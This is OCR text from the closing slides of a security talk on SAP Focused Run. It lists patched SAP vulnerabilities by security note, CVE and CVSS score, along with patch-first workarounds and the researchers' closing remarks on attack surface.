to **Disable** LM Configuration Wizard

Stay secure

- SAP JAVA Netweaver

SSN	CVE	Title	CVSS
2934135	CVE-2020-6287	Unauthenticated execution of Configuration tasks	10
2974774	**CVE-2020-26829**	**Missing Authentication Check In SAP NetWeaver AS JAVA**	**10**
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Stay secure

- SAP JAVA Netweaver

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3158613	CVE-2021-21480	Code injection vulnerability in SAP MII	9.1
2			
2			

Temporary workaround (patch is mandatory)

Firewall rule :
Disable access to SAP Cluster Manager port from external

Stay secure

- SAP Wily Introscope

SSN	CVE	Title	CVSS
2969828	CVE-2020-6364	OS Command Injection Vulnerability in CA Introscope	**10**
2971638	CVE-2020-6369	Hard-coded Credentials in CA Introscope	7.5
2973306		FAQ about 2969828	

Stay secure

- SAP Enterprise Portal

SSN	CVE	Title	CVSS
3081888	CVE-2021-37531	Code Injection vulnerability in SAP NetWeaver KM	**9.9**
3102204		Q&A for SAP Security Note 3081888	
3073681	CVE-2021-33702	XSS in SAP NetWeaver Enterprise Portal	**8.3**
3072920	CVE-2021-33703	XSS in SAP NetWeaver Enterprise Portal	**8.3**
3074844	CVE-2021-33705	SSRF vulnerability in SAP NetWeaver Enterprise Portal	**8.1**
3076399	CVE-2021-33707	URL Redirection vulnerability in SAP NetWeaver KM	6.1
3059764	CVE-2021-33687	Information Disclosure in SAP NetWeaver AS for Java	4.5

Stay secure

- SAP Enterprise Portal

SSN	CVE	Title	CVSS
3081888	**CVE-2021-37531**	**Code Injection vulnerability in SAP NetWeaver KM**	**9.9**
3102204		Q&A for SAP Security Note 3081888	
3073681	CVE-2021-33702	XSS in SAP NetWeaver Enterprise Portal	**8.3**
3072920	CVE-2021-33703	XSS in SAP NetWeaver Enterprise Portal	**8.3**
3074844	CVE-2021-33705	SSRF vulnerability in SAP NetWeaver Enterprise Portal	**8.1**
3076399	CVE-2021-33707	URL Redirection vulnerability in SAP NetWeaver KM	6.1
3059764	CVE-2021-33687	Information Disclosure in SAP NetWeaver AS for Java	4.5

Stay secure

- SAP Enterprise Portal

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3073681			8.3
3072920			8.3
3074844			8.1
3076399			6.1
3059764			4.5

Partial workaround (patch is mandatory)


Deactivate filter where .xsl does not exist.

system administration
/ system configuration
/ knowledge management
/ content management
/ repository filters
/ show adv option
/ XSLT filter


AGENDA

0x01	SAP Focused Run ?
0x02	Security assessment
0x03	Only one is enough…
0x04	Stay secured
0x05	**Closing part**

Closing part




Closing part




Important to asset not only your “big” production system

Closing part



Important to asset not only your “big” production system but also technical systems too

Closing part



Closing part

- SAP Focused Run is **less complex** than SAP Solution Manager
- The direct attack surface is **reduced**
- But using a vulnerability now patched by SAP, it was possible to access to the **Simple Diagnostic Agent**

  → Increasing the **attack surface** because is agent is installed everywhere in the SAP landscape

- Diversity of technologies and products give us, researchers, the opportunity to explore and understand a lot of different areas

Closing part

- Greetings

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THANK YOU

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